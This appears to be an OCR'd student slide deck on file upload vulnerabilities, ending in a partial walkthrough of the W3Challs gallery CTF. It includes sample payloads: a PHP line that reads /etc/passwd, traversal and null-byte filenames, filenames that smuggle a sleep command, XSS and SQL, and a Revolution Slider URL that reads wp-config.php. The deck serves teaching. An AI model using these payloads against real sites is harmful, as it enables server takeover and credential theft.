
FILE UPLOAD VULNERABILITIES



Goh Chok Yao
Chen Jun Ying Denzel
Gerald Koh Kheng Guan
Thio Leng Kiat

TABLE OF CONTENTS

01

INTRODUCTION

What are file upload vulnerabilities?

02

FACTORS

You can describe the topic of the section here

03

Bypass Methods

Interesting ways to bypass the system’s checks

04

DVWA DEMO

Base case with no security prevention at all

05

Challenge Time

You can describe the topic of the section here

06

Mitigation Techniques

How to mitigate these vulnerabilities

What are File Upload Vulnerabilities?

- When a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size
- Files could include server-side script files that enable remote code execution
- A basic image upload function can be used to upload arbitrary and potentially dangerous files instead
- Common attacks involve a follow-up HTTP request for the file, typically to trigger its execution by the server

Malicious Things That Can Happen

Generally depends on 2 key factors:

Aspect of files the website fails to validate

- File size
- File type
- File contents
- File name

Restrictions imposed on uploaded files

- Storage of files in secure directories
- Renaming uploaded files

Malicious Things That Can Happen

- Remote Code Execution
  - Files executed as code (.php, .jsp etc)
  - Steal sensitive data

- Control over the server
  - Server-side code files functioning as web shells

- Overwriting critical system files
  - Disrupt system functionalities


- Denial of Service (DoS)
  - File size exceeding expected thresholds fills up available disk space

Reasons for Vulnerabilities

More commonly, developers implement what they believe to be robust validation that is either inherently flawed or can be easily bypassed.

- Flawed file type validation
- Insufficient blacklisting of dangerous file types
- Uploading malicious client-side scripts
- Flawed validation of the file's contents
- Preventing file execution in user-accessible directories
- Overriding the server configuration

Revolution Slider Plugin



Local File Intrusion

Fail to sanitize user input (../wp-config)

Direct Impact

Steal user credentials

Vulnerable URL

```
http://victim.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php (vulnerable URL)
```

Further Impact

Upload another malicious theme and inject a backdoor

Bypass Methods

- **Directory Traversal**
  - Upload file name
    - File Name: ../../malicious.js
  - Remote code execution
    - File contents: <?php echo file_get_contents(‘../etc/passwd’); ?>

- **Filter Evasion**
  - Weak filter bypass
    - malicious.jPg (weak extension check)
    - malicious.jpg/test.txt (checking for ‘.’ from the back)
    - Malicious.txt.html.js (checking for first ‘.’)

More at: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Bypass Methods

- **Obfuscated File Extension**
    - Special Characters
        - malicious.html%00.jpg (insert null byte ‘%00’)
    - Changing Content-Type header
        - E.g image/png , text/plain , application/octet-stream
    - Magic Byte
        - Mostly used after filter evasion does not work
        - E.g FF D8 FF E0 (Jpeg magic bytes)
        - Malicious.js recognised as Jpeg after insertion of magic bytes

More at: https://book.hacktricks.xyz/pentesting-web/file-upload

Bypass Methods

- **Malicious Filenames**
  - Filename: “malicious.jpg;sleep 10”
  - “<script>alert(1)</script>.jpg” (XSS injection)
  - “-- DROP TABLE;.txt” (SQL injection)

- **List is not exhaustive!!**
  - Race condition attack
  - Creating reverse shell to allow backdoor access
  - Etc.

More at: https://exploit-notes.hdks.org/exploit/web/security-risk/file-upload-attack/

DVWA BASIC DEMO

Docker Challenge

https://github.com/moeinfatehi/file_upload_vulnerability_scenarios

Follow the Quick Start using Docker and take note of the sub-section titled “Attention”

W3Challs CTF

https://gallery.hax.w3challs.com/

The flag to solve this challenge is in a file located somewhere in the site tree.


Challenges

Please do them in order

- File Upload 21
- File Upload 1
- File Upload 11
- File Upload 16
- File Upload 23
- W3Challs CTF

W3Challs CTF Walkthrough

Explore the Website



~~https~~://gallery.hax.w3challs.com

Home


Welcome to the image gallery

December 2042

This site's purpose is to share images, and then to display these in the gallery once the administration's validation is done.

You can upload pictures with the upload formular. Pictures are then stored in the ***suggestions*** directory, waiting for the administration's approval.
For security reasons, only ***jpeg*** files are accepted.

Trying Suggestions Directory:




gallery.hax.w3challs.com/suggestions/

Forbidden


You don't have permission to access this resource.

Try to Upload Image:



~~https~~://gallery.hax.w3challs.com/suggestions/Sinchan%20Wallpaper.jpg


Send Request to Repeater:



```
POST /upload HTTP/2
Host: gallery.hax.w3challs.com
Content-Length: 39022
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://gallery.hax.w3challs.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryT1X1Rh0EACq3wwA3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://gallery.hax.w3challs.com/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryT1X1Rh0EACq3wwA3
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryT1X1Rh0EACq3wwA3
Content-Disposition: form-data; name="upload_file"; filename="Sinchan Wallpaper.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFHHÿÛC



%# , #&')*)-0-(0%()(ÿÛC



((((((((((((((((((((((((((((((((((((((((((((((((((ÿÀ""ÿÄÿÄÿÚ""ÿÄ""ÿÄ""ÿÄ"" [illegible]
```

```
</head>
<body>

  <div class="left">
    <img src="images/banner.png" alt="banner" />
    <ul>
      <li>
        <a href="/">
          Home
        </a>
      </li>
      <li>
        <a href="/gallery">
          Gallery
        </a>
      </li>
      <li class="active">
        <a href="/upload">
          Upload
        </a>
      </li>
    </ul>
  </div>

  <div class="right">

    <div class="content">
      <h1>
        Upload
      </h1>
      <h2>
        Upload of pictures
      </h2>
      <h3>
        December 2042
      </h3>
      <p>
        <div class="succeed">
          The file <em>
            Sinchan Wallpaper.jpg
          </em>
           has been uploaded correctly..
        </div>
        <br />
        <br />
      </p>


    </div>
  </div>
</body>
</html>
```

Try to upload nothing:



Upload

Upload of pictures

December 2042

The extension of the file you uploaded is invalid.


Upload form:

Enter your nick:

Image to upload: Choose File No file chosen

Send


Send to Repeater:



```
POST /upload HTTP/2
Host: gallery.hax.w3challs.com
Content-Length: 290
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://gallery.hax.w3challs.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFNdkBhmaY8S
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://gallery.hax.w3challs.com/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="upload_file"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryrybqgFNdkBhmaY8S--
```

```
            Gallery
          </a>
        </li>
        <li class="active">
          <a href="/upload">
            Upload
          </a>
        </li>
      </ul>
    </div>

    <div class="right">

      <div class="content">
        <h1>
          Upload
        </h1>
        <h2>
          Upload of pictures
        </h2>
        <h3>
          December 2042
        </h3>
        <p>
          <div class="fail">
            The extension of the file you uploaded is invalid.
          </div>
          <br />
          <form enctype="multipart/form-data" action="" method="post">
            <p>
              <u>
                Upload form
              </u>
              :<br />
              <br />
            </p>
            <table class="upload">
              <tr>
                <td>
                  Enter your nick:
```


Try to upload test.php file (Fail)



